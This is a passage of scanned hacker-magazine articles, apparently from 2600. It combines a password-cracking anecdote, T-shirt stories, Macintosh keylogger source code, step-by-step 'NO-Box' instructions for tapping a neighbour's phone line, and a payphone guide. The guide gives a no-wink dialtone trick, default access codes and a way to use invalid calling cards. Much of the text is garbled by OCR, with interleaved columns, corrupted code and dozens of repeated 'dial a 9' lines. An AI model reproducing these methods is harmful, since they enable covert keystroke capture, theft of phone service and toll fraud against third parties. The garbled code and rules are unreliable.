Next, I needed to test it on someone else's computer. I had a whole building to pick from. I wanted a real challenge. I wanted to be extra careful, though. I trusted one coworker, another techie, who I knew would appreciate my sense of humor in all this. I asked him to pick a computer for my test, one that he knew would be difficult to crack. He chose one, and I went to that office, asking to use their computer. Incredible—they waved me into their private computer area, not even getting up or asking why I wanted to use it! I did my little automated cracking routine, saw the password on the screen, and wrote it down by hand on scratch paper. I covered my tracks, thanked them, left, and showed my friend. Once he got over the initial shock, he told me that if it were a "real" program, it would print out the password using their printer. Smart ass—I knew all along that he had the right sense of humor for this!

I went back to my office, added that feature, then added a few more just to mess the approved states on me again. The new version could not only print its output, but could show it three different ways. One was for normal (and legal) passwords, and two were computer-only codes for harder passwords. I guess I had overdone it; instead of being merely impressed and amused, my friend was starting to worry about all this. I was disappointed to hear that. He quit before I got to show him the countermeasures. I had decided to protect my computer from my program, I wanted to show him how my computer would hack my program into displaying a phony password. We both agreed to quit while we were ahead, though, disappointed or not.

One morning, just minutes after I arrived at work, I got a call. Another forgotten password. No big deal, I was prepared. Not taking it too seriously, I grabbed my cracking disk and headed down there. Great! When I arrived, the place was full of big shots, and everyone's stressing out, trying to get this one important computer going. The Colonel himself was there working on it. He saw me come in and stepped aside to let me try it. Normally, no one cared what I did to fix things. This time, when I least

needed it, I had a super-attentive audience.

I'm silently cursing my luck. I reluctantly get out my password busting diskette, insert it in front of everybody, and make the program do its thing. Seconds later, there's the password. The in-joke prompt, asking me if I want a print-out of the password doesn't look so funny right now. "I'm in deep trouble now, for sure," I think. "And I've only been to work for fifteen minutes!" I try to see conclusions as I get the computer going again, hoping no one thinks to ask where I got that disk. No one asks. I leave and go back to my normal tasks, wondering if I'm going to get called into some big shot's office to explain all this.

He comes to me. The Colonel himself shows up, right at my desk, and waves me out into the hallway. At first I panic. I don't really hear what the Colonel is saying; I'm too busy hacking around for the military cupid. Slowly, when they fail to show up, I start listening closer. It seems that the Colonel just wants a copy of the program for himself. "Sure, Colonel, all the copies you want! What? Keep the program a secret? No problems there, either?" Talk about relief. I'm probably shaking a little by now, thinking about how many big rocks I almost had to break into little ones, or something.

Life went on pretty much normally after that, except for the funny moved stars I get from time to time. I had the impression that the Colonel had been bragging to some of his high-placed friends about this guy he had working for him. Once I found out that I wasn't in trouble, and that the powers-that-be seemed to like what I had done, I relaxed quite a bit. I was even proud in a strange sort of way, to have my program all but classified as a government secret. And the Colonel loved his new toy, too!

The other computer users weren't exactly thrilled, but I was too safe and happy to care. Everything was pretty sweet until I came back from lunch one day, and saw the Colonel sitting at my computer desk. Suddenly, I remembered the countermeasures I had put on my computer and then forgot about. Panic time again! I walked up quickly and passed over his shoulder. Sure enough, my computer's screen was displaying the message: "This computer's password is: 'Try harder, asshole!' Do you want a printer?" I heard over quickly typing in the real password for him. Lucky for me the man had a sense of humor!

by The Rosset

At one of the Washington DC 2600 meetings, I brought one of the 2600 shirts. I thought, "Hey, this shirt is cool. I'll wear it for fun... better than a shirt that says something like 'Fack you' or 'Well, I think I would have had a better time with the 'hack you' shirt. I have never been harassed so much in my life over anything. But the shirt did it. Let me tell you."

Episode One

Two days after the meeting, I wore the shirt to a mall. I was with some friends. We were still having a fun time, laughing, buying stuff. (At least my friends were. You know the myth... we haven't had no money.) Well, one of my friends had to make a phone call. So we all scooped by a payphone, and we waited while she made the phone call. A few minutes later, she started fighting with her mother over the phone, and so the call started to take over five minutes. By this time, I was frustrated, so I started playing with a payphone right next to the one my friend was on. A short time later, a guard came up to me, and said, "Sorry, but you have to come with me." I said, "Hey, who did I do? I'm not doing anything to harm anyone." The guard pointed to my shirt and told me I was probably doing something illegal and I had to come with him. I exchanged words with him for awhile, telling him I was doing nothing but trying to restore himself. I even told him to clean out my pockets to emphasize I had nothing on me. (Now I know I shouldn't have done that. If I showed my guilt? He checked my pockets and he still wanted me to come with him. I told him no. So he took me to only by the arm, and we walked out. So we went down to his "guarding domain", and he said he had to call my parents. I told him I wasn't going to tell him anything since I had done nothing wrong. After a while, I told him if he didn't let me go, I was going to yell and scream. He looked obvious, so I started to throw a tantrum. The guard got embarrassed, and immediately I was taken out of his "domain". He told another guard to take me to my friends. We all got kicked out of the mall.

Episode Two

Then I had another bad experience. I was at a bookstore, reading a sports-related magazine. I found

t-shirt
follies

by put down the magazine, so I could go to the

Family-See-It section. On the way to the Family section, a woman came up to me and asked what the shirt was for. I told her that it was just a silly shirt about hackers. She then asked me if I knew anything about hacking. Well, at this point, I started to get drunk, so I couldn't be bothered for anything later on, remembering the mall incident. I told her, yeah, I know about hacking in general, but as much as John Q. Public did. She then got really persistent, and started to ask me more questions, impudently with malice. By this time, I was acting bewildered and said, "Please miss, I just bought the shirt and I thought it was neat. I really don't know anything about hacking." For some reason, this statement got her really riled, and she started to yell at me. I walked away, but she started following behind me. I couldn't seem to lose this woman. I never got her name, but it must have been something like Hope, or Grace, or some religious name, for she started quoting bible scriptures at me, telling me I was going to go to hell for my sins, and that I should confess now, before it was too late. By this time, everyone in the bookstore was staring at both of us, and I was really embarrassed. I walked out of the bookstore, and went to another shop where my family was. The bitch didn't follow me out of the bookstore.

Episode Three

One incident I had with the shirt was funny. A teenager of about 17 asked me about the shirt, and where he could get one. I told him that you can usually buy one at the 2600 magazine, or sometimes at the 2600 meeting. The teenager told me that he lived out in "the middle of nowhere", and he then asked me if he could buy the one I was wearing. I smiled and said, "No, this is the only one I have. Money won't get the shirt off my back." The guy gave up and gave me a perfunctory smile. So I asked him if he had an internet address of some kind. He said yes. I then gave him the email address of 2600 and told him to try and get one from there. He then smiled and said thank you.

I've had a couple more incidents with the shirt, but of no great consequence. I still am wearing the shirt, but I can't seem to wear it to school without being kicked out of the computer room. Oh well, you win some, you lose some.

by Swarthly

In the winter 1994-95 issue's article entitled "More Key Capturing", the author provided some interesting multi-platform insight, but didn't mention a quick key capturing scheme for the Macintosh... after all, they are the most flawed in terms of security. Included here is the necessary explanation and code needed to pull off a key capture for the Macintosh.

In a Macintosh, everything is based on events, but the Mac doesn't give us a nice

powerful set of routines to deal with the key-down-up events in the way that we plan to deal with them. So, in order to get the keys first (without missing any) we must write a `gONE` filter. This, unfortunately, can only be done in 68k assembly language. The asm included is the guts of the filter; the rest is just writing the char into a file. This is written to be compiled with THINK C or C++, and should be built as a system extension. This is not my code, by the way.

```

#include <Resources.h>
#include <Memory.h>
#include <Events.h>
#include <EventMgr.h>
#include <System.h>
static void *gOldData;

static pascal void * SetGONEFilter (void *newFilter)
{
    void *result = *(void **) JOKERFilter;
    *(&long *) JOKERFilter = (long) newFilter;
    return (result);
}

static Boolean myGNE (EventRecord *event, Boolean preResult)
{
    Boolean postResult = preResult;

    if (event->what == mouseDown)
        SysBeep (20);

    return (postResult);
}

static void myGNE (void)
{
    static Boolean inDSVC;

    if (!inDSVC)
    {
        MWVE 1 A1, A6
        JSR GETM
        MWVE 1 A1, -CA7
        MWVE 1 (A1), A4

        : save event record pointer from context
        : point A1 at our A4
        : save old A4
        : get new A4
    }
}

```

JUST SAY NO!

By Hudson

The NO-Box is a simple-type glueback box, which really isn't a box at all. It's like a new and improved gold box, without wires, and without noise.

What the NO-Box does is take the wires where the phone company set it up for your extra lines, and hook it to someone else's. This works best when there is a trunk close to your house (like mine, 50 feet away). And it works really easy if you only have one line in your house already.

You'll need:

Attigger (Tape 2)

Free Caters

Go to the box inside/outside your house that contains the incoming labor wires.

You'll see a mess of wires. Look for ones *not* hooked into anything, just either dangling or separated.

Try to find the two closest wires not hooked into anything. Remember their color. (The colors won't be solid so write it down or something.)

Go to your trunk box.

Find your phone terminals (use an ANI or ANAC number).

Find a close target, do an ANI or ANAC. Near your terminals there should be either a thick wire or a whole mass of tangled wires. Look for the two colors you found in your house.

Our these two wires in your trunk box.

Hook up alligator clips to both wires.

Hook up the wire (and new clips) to your target's terminal (usually the more red (i.e., orange, yellow, etc.) the wire is, the more probability that that's the ring wire).

Go home.

Go back to your telco box and open it back up.

Connect the wires from before to the ring and tip lines of the extra terminals in

```
 restore old AI
: is myJONE busy?
: yes, so bail
: mark myJONE busy
: push pre-result
: do the real work
: restore event record pointer
: pop pre-result; post-result in BR
: stash result where caller expects it
: mark myJONE not busy @2
: get previous JONE
: restore Ae
: return to previous JONE
```

```
MOV.E L A0, AI
```

```
TST.B #1
```

```
BNE #1
```

```
MOV.E #0, irJONE
```

```
MOV.E #0, AI-(CA7)
```

```
JSR myJONE
```

```
MOV.E L (A7)-, AI
```

```
ADDQ.L #2, A7
```

```
ASL.W @0, @CA7
```

```
MOV.E #0, irJONE
```

```
MOV.E L GOLDJONE, A0
```

```
MOV.E L (A7)+, A4
```

```
MOV.E L A0, -(CA7)
```

```
postcol void rotn (void)
```

```
void *ret; osh { MOV.E L A6, ret }
```

```
Remembered (C):
```

```
SetJone4 (C):
```

```
DeactResource (RecoverHandle (re)):
```

```
goldJone = SetJoneFilter (myJoneC):
```

```
Resore44 (C):
```

(continued from page 5)

challenge the constitutionality of the law over the next few months. It is also likely that the sentencing guidelines will call for no more than what Cummings has already served. In other words, he will be freed.

Of course, there is a big down side to this. The government will interpret this as a victory and will see a great light to lock up anyone in possession of simple electronic and/or computer tools if they so choose. And as has been so aptly demonstrated by this case, if they choose to lead the suspect as a terrorist and lock him/her up for six months with no bail, they won't have much difficulty. Finding a judge willing to do this. Until some sweeping changes take effect, we are all in serious danger.

The Secret Service has lost whatever credibility it once had by its actions over the last few months. (At press time, new raids involving the Secret Service centered

on people, at least one of whom was accused of nothing more than selling electronic devices that had been purchased through a catalog. The Secret Service pleaded an informant in the hacker community who, according to sources, repeatedly tried to get backlogs to commit crimes.) It is becoming clear that if we are to survive as a democratic society, we must make it a priority to eliminate the Secret Service as a watchdog over American citizens.

To receive updated information on the Bernie S. case, send email to bernies@2600.com. In the other major hacker case that we have been following, Kevin Mitnick pleaded guilty in July to one count out of the 23 he was charged with. Under this agreement, Mitnick will only have to serve eight months, although it is unclear if he will be charged with additional counts in California. To write to Mitnick and to receive updated information, email kmnitnick@2600.com.

your telco box. If you don't have extra terminals that means either you have an older telephone system that can only support two lines and both are full, or you have two many phone lines as it is. My house can support six lines, as do most.

We aren't done. We are going to need voltage. There should be a *power white* wire there somewhere. Hook that up to the left (tip). Wear rubber gloves or at least use electrically resistant tools if you don't want a nasty shock.

Now assuming that you hooked up the ring/tip/voltage wires correctly in your box, and that in the trunk, you cut the right wires and hooked them up right to your target, and that you are using a target whose number is activated, you now have a free phone line in your house. But remember - don't use it during the day or whenever you think someone might pick up the phone.

To use the phone yourself, you have two options:

a) If you have it hooked up as your second phone line, just find the wires and in whatever modular outlet you want, hook that up to the yellow/black terminals with the voltage wire.

b) If you have four lines already, go to that modular outlet, disconnect whatever is on the secondary port (yellow/black) and hook those wires up.

Then get either a two-line phone, or make yourself a phone switcher, just by getting a two-way splitter, cutting the wires on one of the ports, and switching the yellow and black coming in from the phone line with the red and green going out to the port.

This way, when you are plugged into "jack 1" you'll get your own legit phone line, but when in "jack 2" you'll get your free one.

That's it. Just remember to use common sense on who you call from your "new" line.

COCOT Experimenter's Resource Guide

by Dastar Com

Although the question "What is a COCOT?" is rarely asked anymore, interest in COCOTs has remained high due to the fact that so much is still unknown about them. They are different from normal payphones and thus garner more attention from the curious. When you call them they sometimes emit a carrier and afford many hackers the fantasy of eventually breaking their protocol and discovering the secrets which are locked inside. In this article, I intend to explain not only the internal hardware and operation of a COCOT, but also the business side of owning and operating payphones: the operational maintenance requirements as well as revenue collection and what goes into it. Since most of my experience with COCOTs to this point has been with Intellical brand payphones, this article deals specifically with their configuration and operation. A large number of the COCOTs in operation around the country are Intellical payphones and finding one shouldn't pose a problem for would-be experimenters. Plus, enough of the information is generic enough to be applied to other brands of COCOTs.

Remove the COCOT

Hopefully by now you know enough about COCOTs that you try to avoid using one at all costs (cost is the keyword here, because they have a notorious reputation of changing horrendous rates). A long time ago I came across a phone which charged \$1.50 per 950 call. I called the phone's owner and begged to him about this and ordered him to remedy the situation. He simply offered the location of alternate phones across the street to use. I later checked to see if the \$1.50 charge was dropped, it hadn't been. That phone has

since been removed. Good riddance. If you find a COCOT that isn't complying to the FCC regulations, call the FCC and complain. COCOT owners can face hefty fines for non-compliance. FCC regulations now require COCOTs to allow free access to 16xx and 950 numbers.

COCOT rates are usually higher than standard Bell rates as the COCOT owners will charge the maximum of what FCC regulations allow. Why are they such a rip-off? There are a few reasons. Of course there are those payphone operators who are just plain greedy and don't care what they charge, but those operators are a small minority. As with any business, the major reason is operating expenses. COCOT owners don't have the budget that the big RBOCs have. It's harder for them to turn a profit operating payphones due to the tighter regulations imposed on them and the stiff competition. Also, as condemned by the many letters appearing in 2600 from disgruntled COCOT users, their equipment costs are extremely high. Each payphone can cost around \$1,000 or higher and requires constant maintenance and servicing.

Let it be known that payphone operators make next to no profit on coin calls due to FCC tariffs. They make the real money in the surcharges they levy on collect and calling card calls.

Tricky and Deception

As revealed in previous articles, some COCOTs can be fooled into returning you their unrestricted dial tone. This is not the case however with Intellicalls. Rumor has it they were held resident in prisons, so the Intellical engineers have probably been exposed to every trick in the book. Intellicalls have very advanced anti-fraud mechanisms. Their main defense against

surrendering their dialtone is by detecting it outright. As soon as dialtone is detected (where it shouldn't be detected) the phone cuts off the handset (detection time is very brief... about 50 milliseconds).

By now everyone knows about the 800 number trick to acquire an unrestricted dialtone: call an 800 number, wait for the called party to hang up and then, voila, unrestricted dialtone. The reason this works (or at least used to as more and more COCOTs these days are using CDPF lines as discussed later) is because 800 numbers do not return a "wink" signal when they disconnect. A wink is a momentary drop in the line loop current which signals the local CO equipment that the remote end has hung up. Intellical payphones have wink detection options included in their software to protect against this well-known trick.

There is another way though. If you're patient, scan your local prefixes for a number which, when called, immediately returns a dialtone. If you can locate one of these then what you have found is a number that hangs up but does not return a wink. This is very valuable for COCOT scanning, as you can dial this number from a COCOT and then call anywhere using the unrestricted dialtone, all for a quarter! Depending on the COCOT you'll sometimes even get your quarter back at the end of the call. A number like this usually resides in the 00XX or 99XX range of your local prefixes. However, in order for this number to work as desired, you must be calling it from an exchange that is not serviced by the switch which services the special "no-wink" number.

For example, if the "no-wink" number is located in NPANXX (415) 567 which is serviced by switch SNFCCA19C00 and you called it from NPANXX (415) 566 which is serviced by switch SNFCCA4CG0 then you would be returned a dialtone without a wink signal. It would not work if you were calling from NPANXX (415) 567 (i.e.,

Glossary of acronyms

ANAC	Automatic Number Announcement Circuit
ANI	Automatic Number Identification
AOS	Alternate Operator Service
CO	Central Office
COCOT	Customer Owned Coin Operated Telephone
COPT	Operated Telephone (also known as COPT - Coin Operated Pay Telephone)
EMM	Extended Message Interface
LATA	Local Access Transport Area
LEC	Local Exchange Carrier
	• The phone company responsible for handling local call tariffs
FSN	Facsimile Switched Network
RAO	Revenue Accounting Office
RBOC	Regional Bell Operating Company

Other sources of information:

PHONE+ Magazine
Box 5400
Scottsdale, AZ 85261-5400

Industry magazine dealing with telecommunications users offering all communications service providers, especially COCOT owners. Subscription rates: \$40.00 per year for 13 issues (\$76.00 Canada, \$105.00 foreign)

Public Communications Magazine
3721 Bihar Park
Houston, TX 77042

Industry magazine covering topics mainly dealing with telecommunications service providers. For subscription information call (800) 825-0091

being serviced by the same switch as the "no-wink" number) or if you were calling outside of the LATA which the "no-wink" number is located in.

Contrary to popular belief (at least in the case of Intellicalls), the dialtone you first hear when you pick up the phone isn't synthesized; it's the actual line dialtone. As soon as you enter the first digit though, the real dialtone is cut off and the dialed digits are buffered. Before the number is actually dialed it is checked against internal area code and prefix tables (programmed by the payphone operator) and the rates for the call are computed (again from internal rate databases). If money has not yet been entered, the payphone prompts the user to insert the required amount.

The Guts

COCOT's aren't just dumb "stupid payphones" for nothing. COCOT's are basically computers, including upwards of 64K of RAM/ROM, speech synthesizers, 300 or 1200 baud modems, and a whole slew of other interesting circuits (tone decoders, frequency detectors, etc.) Inside the payphone exists extensive local area code and prefix tables (NPA/NXX tables), plus rate and surcharge tables covering rates for anything from AT&T, Sprint, and MCI calling cards to VISA and MasterCard (on those phones which are configured to accept commercial credit cards). The phone uses its internal tables to determine what type of call you are making (local, intral, AT&T, etc.) and calculate how much that call will cost.

If you've ever tried to dial a non-existent phone number from a COCOT you know that it won't allow it. It knows which exchanges are valid in your area code because it has them all programmed inside its database. Thus, any number dialed that is not valid according to the internal database is rejected. As many of you may already know, my attempt to dial the local ANAC to learn the COCOT's phone number is usually thwarted, unless the number exists in a

valid prefix (subenvironment). This can be easily overcome by simply dialing "0" for a local operator and requesting the number of the payphone. Since it is a public payphone, the operator usually corrupts and reads back the number. However, dialing zero does not always guarantee you'll be routed to a local Bell operator. Sometimes you are connected to a subsidized operator service center which will not likely know what number you are calling from, but this is usually the exception rather than the norm.

Most COCOT's have at least a couple of speech files stored within their non-volatile barriers. Speech files are pre-recorded messages that preempt the caller to do certain things, such as enter a calling card number or say a name for collect calls. Speech files are not the synthesized voices you hear, such as the annoying "Thank you" after you make a call on Intellicalls. They are actual digitized human voices stored in the phone's memory, ideally to customize the phone to a certain operator's liking.

COCOT's can be programmed to perform a specific set of instructions (called "Output Rules") to place a call depending on what the caller enters. For example, it can be programmed to accept the caller's destination number and calling card, then dial out to a validation service, send the calling card number for verification, wait for a reply and, based on whether the card is valid or not, either place the call or "splash" (forward) the caller to a live operator, an alternate long distance service, or a recording. For Intellicalls a total of nine output rules can be programmed for each phone, with 38 characters available for each rule. The payphone can be programmed to act as a stand-alone unit or to interface with various long distance companies, or custom validation systems in order to place calls.

The output rules are basically a sequence the phone will follow based on the signals received over the line. For example, the long tone you hear when you use your calling card isn't there just to

sound quaint. Its sole purpose is for automated call processing. If a phone needs to place a call using AT&T, it can be programmed to dial the AT&T access number, listen for the long, and then send the calling card and dialed number.

Remote Access

Many people have called a COCOT at one time or another and discovered interesting things. Some COCOT's play old messages and series of touch tones (Intellicalls) while some give a 300 or 1200 baud carrier outright. The fact is, all COCOT's are accessible remotely. This is necessary primarily for reporting coin totals during money collection (as described above) but also to reload the phone's program and data when such a need arises. By now most of you have called a COCOT which will say "Thank you" in a computerized voice and then play four DTMF digits. If you experimented around a little and pressed the right touch tones you were given a 300 baud carrier. The execution that rushed through your head eventually dissipated however after many minutes spent trying to evoke some kind of response from the phone upon connecting to it with your computer.

Try as you might, you're probably never going to be able to hack your way into a COCOT.

Accessing Intellicall payphones first of all requires the INET software and hardware board. The INET software is a database program which allows the owner to maintain his payphones' file and keep track of revenue. It is virtually useless without the Intellicall INET board which is a proprietary communications card that plugs directly into a PC. It can be configured for either COM1 or COM2 and looks and acts basically like a modem. It has two RJ11 phone plugs in the back to accommodate a phone line, a nine pin male serial connector to program a phone locally via direct serial link and an

external speaker port. Actually gaining access to a payphone also requires the payphone's serial number, which is used as a password to authenticate access. "Logging into" a payphone is all transparent to the user, as the payphone is dialed and logged into automatically by the INET software.

The four touch tone digits you hear when you call an Intellicall are decoded by the INET board and used to determine the phone's firmware revision level. The INET board will then respond with a digit sequence of its own in order to evoke a carrier from the phone to begin the communications session. Through experimentation I have observed the following DTMF handshakes:

Phone	INET Response
AD95	9
AB97	0

Example: INET dials phone, phone sends AB95, INET sends 9, phone emits carrier.

At this point, I can only speculate that after the INET software logs into the phone it sends a data handshake consisting of the phone's serial number and then executes any required data transfers.

All COCOT's come with some sort of network software package for performing remote data and program updates to the phones. The software is normally in operation on a dedicated PC. 24 hours a day so that phones can call in as necessary to transmit money totals and reload their databases as needed. During updates the phone is incapable of placing outgoing calls since it is using the phone line for its communications to the host system. On Intellicalls, the caller continuously hears "Please wait" through the earpiece until the modem transmission has completed.

Some COCOT's can be configured to call into the host system to report special

FeatureCall Output Rules

4. The command instructs the payphone to dial the 10 digit phone number (AKO) to make a call.
5. Set the DTMF code for remote - 162 to the two digit DTMF code that the validation service will return to signal the phone that the calling number is remote. See also rule 10.
6. Instruct the phone to send the caller's calling card number if one was entered, via DTMF.
7. Instruct the phone to send a card's expiration date (if the state of commercial credit cards).
8. This command waits for a card verification from the validation service.
9. First pressing about indicator - if a commercial card is being used, the prefix of this number will be returned to the remainder of the call. Instruct the phone to dial the caller's validation number directly, independent of the way it was originally dialed.
10. Instruct the phone to send any recordable message information about the credit card entered.
11. Instruct the phone to dial the caller's number as it was entered by the caller.
12. Set the DTMF code for valid - five to the two digit DTMF code that the validation service will return to signal the phone that the calling number is valid. See also rule 10.
13. Instruct the phone to press for one service and keypad call processing continues.
14. Instruct the phone to dial the caller's destination number or a 9+ call, warning that the number will be validated as an operator initiated call.
15. Instruct the payphone to dial a pre-programmed phone number from the spread sheet that can only be either 33, 57, 58, or 59.
16. Instruct the payphone to wait for a 400 Hz tone before continuing.
17. Instruct the payphone to dial the number received for the phone validated to 10 digits or 16, if only 7 digits were entered, a local area code would be added to make the number 10 digits.
18. Instruct the payphone to use POTS for validation.
19. Instruct the payphone to wait for either

conditions such as hardware errors, for missing hardware (i.e., missing handset, missing card reader, etc.). They can even be configured to report in when someone leaves the handset off-hook! Intellicalls can report special conditions either by uploading a message via modem or speaking a message using its voice synthesizer. For example, if it calls the special conditions number and receives a carrier it will attempt to connect to the remote system and then upload its error message. Otherwise, it will detect a human answer and "say" the message to the person answering the call.

Local Collection and Service Access

Some payphones, Intellicall's included, can be accessed locally from the keypad to perform single service and collection tasks. On Intellicalls, this is accomplished by picking up the handset and pressing the "9" key followed by a four-digit access code. The phone will then take the service technician through a series of voice prompts (or, in the case of LCD equipped phones, prompts on the LCD display) in order to perform different features, such as collecting the money in the phone and clearing the totals. The default access codes for Intellicalls are 9999 for collection and #2101 for service. However, these are usually changed as recommended by Intellicall, so a little hacking will probably be in order. If the defaults are still there, you hooked out severely. Unfortunately, the service code is useless without the phone's upper housing key. Service access can only be activated after unlocking the upper housing. As soon as the back is opened, the service code must be entered at the keypad or else the phone will dial out and report an unauthorized access. Another feature sometimes present from the COCOT keypad is speed-dial: pressing the "*" and then a number 0-9 (or 00-99) on some COCOTs will speed-dial a preprogrammed number. Usually these

numbers connect you to the payphone operator's business office or repair numbers. I have come across one strange COCOT that speed-dialed a fax number. Go figure.

Billing and Validation

Aside from coin revenues, payphone operators may also collect revenues from the collect and calling card call placed from their phones. This is accomplished by retrieving the call records generated by the payphones and sending them off to the phone company for collection.

Most private payphone operators do not have enough volume to deal directly with the LECs to bill and collect these revenues.

This is where billing and collection clearinghouses come in. These clearinghouses (some examples being DAN, Resurgens, Integretel, and ZPDI) have direct billing agreements with most of the telephone companies (LECs) around the country (many of you may have seen these strange companies pop up on your phone bill unexpectedly at one time or another). The call records are sent to the clearinghouses in the BellCore EMI (Extended Message Interface) format. Each call record contains all the information required for the clearinghouse to route that particular phone charge to the proper LEC to then be placed on the customer's bill. After the LEC outputs the charge from the customer and takes a percentage for its billing and collection services, it forwards the balance back to the clearinghouse, which in turn takes a small percentage for its billing and collection services and then forwards the remaining balance to the payphone operator.

Each month the clearinghouses send out a list of all the LECs they have direct billing agreements with in the form of NPANXXs (area codes and prefixes). This is referred to as ONNET. Those prefixes which the clearinghouse cannot bill to (referred to as OFFNET) are simply restricted to calling on the payphones to

Intellicall Output Rules (cont.)

20. If on a stored and rate.
21. Override removed on next valid command given if a duration timer than the default on the next valid command.
22. Instruct the payphone to dial the Alternate Carrier number (i.e., in order to place a call over an alternate long distance carrier).
23. Instruct the payphone to compare the Alternate Carrier number to that a previous number number (only be either 33, 54, 55, 56, or 57).
24. Instruct payphone to dial a "9".
25. Instruct the payphone to dial a "9".
26. Instruct the payphone to dial a "9".
27. Instruct the payphone to dial a "9".
28. Instruct the payphone to dial a "9".
29. Instruct the payphone to dial a "9".
30. Instruct the payphone to dial a "9".
31. Instruct the payphone to dial a "9".
32. Instruct the payphone to dial a "9".
33. Instruct the payphone to dial a "9".
34. Instruct the payphone to dial a "9".
35. Instruct the payphone to dial a "9".
36. Instruct the payphone to dial a "9".
37. Instruct the payphone to dial a "9".
38. Instruct the payphone to dial a "9".
39. Instruct the payphone to dial a "9".
40. Instruct the payphone to dial a "9".
41. Instruct the payphone to dial a "9".
42. Instruct the payphone to dial a "9".
43. Instruct the payphone to dial a "9".
44. Instruct the payphone to dial a "9".
45. Instruct the payphone to dial a "9".
46. Instruct the payphone to dial a "9".
47. Instruct the payphone to dial a "9".
48. Instruct the payphone to dial a "9".
49. Instruct the payphone to dial a "9".
50. Instruct the payphone to dial a "9".
51. Instruct the payphone to dial a "9".
52. Instruct the payphone to dial a "9".
53. Instruct the payphone to dial a "9".
54. Instruct the payphone to dial a "9".
55. Instruct the payphone to dial a "9".
56. Instruct the payphone to dial a "9".
57. Instruct the payphone to dial a "9".
58. Instruct the payphone to dial a "9".
59. Instruct the payphone to dial a "9".
60. Instruct the payphone to dial a "9".
61. Instruct the payphone to dial a "9".
62. Instruct the payphone to dial a "9".
63. Instruct the payphone to dial a "9".
64. Instruct the payphone to dial a "9".
65. Instruct the payphone to dial a "9".
66. Instruct the payphone to dial a "9".
67. Instruct the payphone to dial a "9".
68. Instruct the payphone to dial a "9".
69. Instruct the payphone to dial a "9".
70. Instruct the payphone to dial a "9".
71. Instruct the payphone to dial a "9".
72. Instruct the payphone to dial a "9".
73. Instruct the payphone to dial a "9".
74. Instruct the payphone to dial a "9".
75. Instruct the payphone to dial a "9".
76. Instruct the payphone to dial a "9".
77. Instruct the payphone to dial a "9".
78. Instruct the payphone to dial a "9".
79. Instruct the payphone to dial a "9".
80. Instruct the payphone to dial a "9".
81. Instruct the payphone to dial a "9".
82. Instruct the payphone to dial a "9".
83. Instruct the payphone to dial a "9".
84. Instruct the payphone to dial a "9".
85. Instruct the payphone to dial a "9".
86. Instruct the payphone to dial a "9".
87. Instruct the payphone to dial a "9".
88. Instruct the payphone to dial a "9".
89. Instruct the payphone to dial a "9".
90. Instruct the payphone to dial a "9".
91. Instruct the payphone to dial a "9".
92. Instruct the payphone to dial a "9".
93. Instruct the payphone to dial a "9".
94. Instruct the payphone to dial a "9".
95. Instruct the payphone to dial a "9".
96. Instruct the payphone to dial a "9".
97. Instruct the payphone to dial a "9".
98. Instruct the payphone to dial a "9".
99. Instruct the payphone to dial a "9".
100. Instruct the payphone to dial a "9".

Sample Output Rule

The following rule will dial your data number 55 030, wait for a 400Hz tone (T), and the phone's AVR (AVR) will send the calling card entered by the person (C) and that user for a 9999 from the validation service (V), which was derived on either 33 for "valid calling card" (0399) or 11 for "remote calling card" (0111).

55030C010399V

prevent uncollectible revenues.

Payphone operators can further reduce uncollectible and fraudulent charges by subscribing to a validation service. The purpose of this service is to screen out undesirable billing numbers (i.e., cancelled calling card numbers or third-party-collect call numbers which do not allow third-party-collect calls) either on a "live" call-by-call basis whereby the payphone calls into the validation service each time a calling card or third-party-collect call number is dialed or on a post-validation basis, whereby numbers are collected for a certain period of time (say a week) and then validated all at once as a batch. Those numbers which are found to be invalid are restricted from further calling from the payphone. Those with quick reflexes may have already realized that it is thus possible to get away with using an invalid calling card for an indefinite period of time before it is discovered and restricted on phones that are using post-validation. You see, with post-validation, the phone must assume that any calling card number you enter is valid until it can be validated later. So it will normally place a call with the fake number until it discovers that the card was, in fact, invalid. This is becoming more and more rare; these days as more payphone operators are opting for live validation.

Typical "Live" Validation Process

1. Consumer dials collect call or enters calling card number.
2. Payphone dials out to validation service (differential phones can use Intelicall's VICS service as well as DTMF based services).
3. Service answers, payphone sends its ANI and billing number.
4. Validation service accesses LIDB database to determine status of billing number.
5. Validation service then notifies phone of number's status.

Intelicall offers its own validation system called VICS (or Validation Interface Computer System). VICS differs from typical validation services in that it uses modem communications to perform the validation, rather than via DTMF. The phone uses its internal modem to dial the VICS system at 100 baud. After a connect, the phone sends all the necessary billing information and VICS returns an appropriate reply (either valid or invalid). All this takes place in around 15 seconds.

Validation can be implemented by means other than via live, automated services. Some COCOT owners (less and less these days though) may opt to send all their collect or calling card calls through a custom alternate operator service (or AOS). This works by programming the payphone to dial an AOS access number whenever a patron initiates either a collect or calling card call whereby a live operator will handle the call from there. The AOS takes a portion of the revenues of each call processed by them, which obviously cuts down on the COCOT operator's profits.

Before live validation services became feasible, payphones would sometimes use what is referred to as "gray validation" to validate calling cards. Calling card numbers were verified by having the payphone dial itself (with the calling card entered by the phone patron) and then listening for a busy signal. If the calling card was good, the phone would get a busy signal since it was calling the same line that it was dialing out on. This type of validation has been outlawed by the FCC because it was deemed the payphone was using the local LEC's lines to complete the call and earn revenue from it without compensating the LEC for the use of its line facilities.

How Numbers Are Validated

A question one might be asking at this point is just how are these numbers validated? Every LEC in the country maintains

what is called a Line Information Data Base (or LIDB). Each LEC is responsible for maintaining its own LIDB and keeping it current with all the valid phone numbers and calling cards that are available under that LEC. Furthermore, the LIDB contains information specific to each billing number, such as whether that customer allows collect or third-party calls, and it even keeps tabs on calling card usage: how many times the card was used for how many minutes, the number of back attempts, etc. This database also contains fraud thresholds specific to each calling card and can automatically cancel a calling card if its usage surpasses a preset threshold (this threshold can be determined by the owner if desired). The bottom line is, it's not already hard to abuse calling cards today; it sure will be in the very near future. Of course, you'll still be able to scam a few free calls, but the intelligence of the networks will catch on and block the cards sooner.

Currently there are seven major LIDB hubs (one for each RBOC) which are all interconnected via the SS7 network (a closed X.25 PSN). Access to the major LIDBs is limited to smaller LIDB hubs such as SNET. SNET is a gateway by which validation service providers can access the major RBOC LIDBs for billing number validation. SNET is also set up to perform credit card authorization via a gateway to all the major credit card databases (Visa, Mastercard, etc.). SNET has a whole slew of replies it can give regarding a billing number, all in the form of a three digit code. This code tells whether or not a calling card is valid or whether a certain phone number accepts collect or third-party calls, or whether a number is a payphone (and if so, what kind - private payphone, public payphone, semi-private payphone, etc.). There are many different payphone classifications. Following is a description of validation messages specific to Southern New England Telephone's (SNET) validation service.

SNET used to be accessed through Teletext but is now only accessible via a dedicated X.25 data line connected directly to SNET's premises.

SNET Query Request

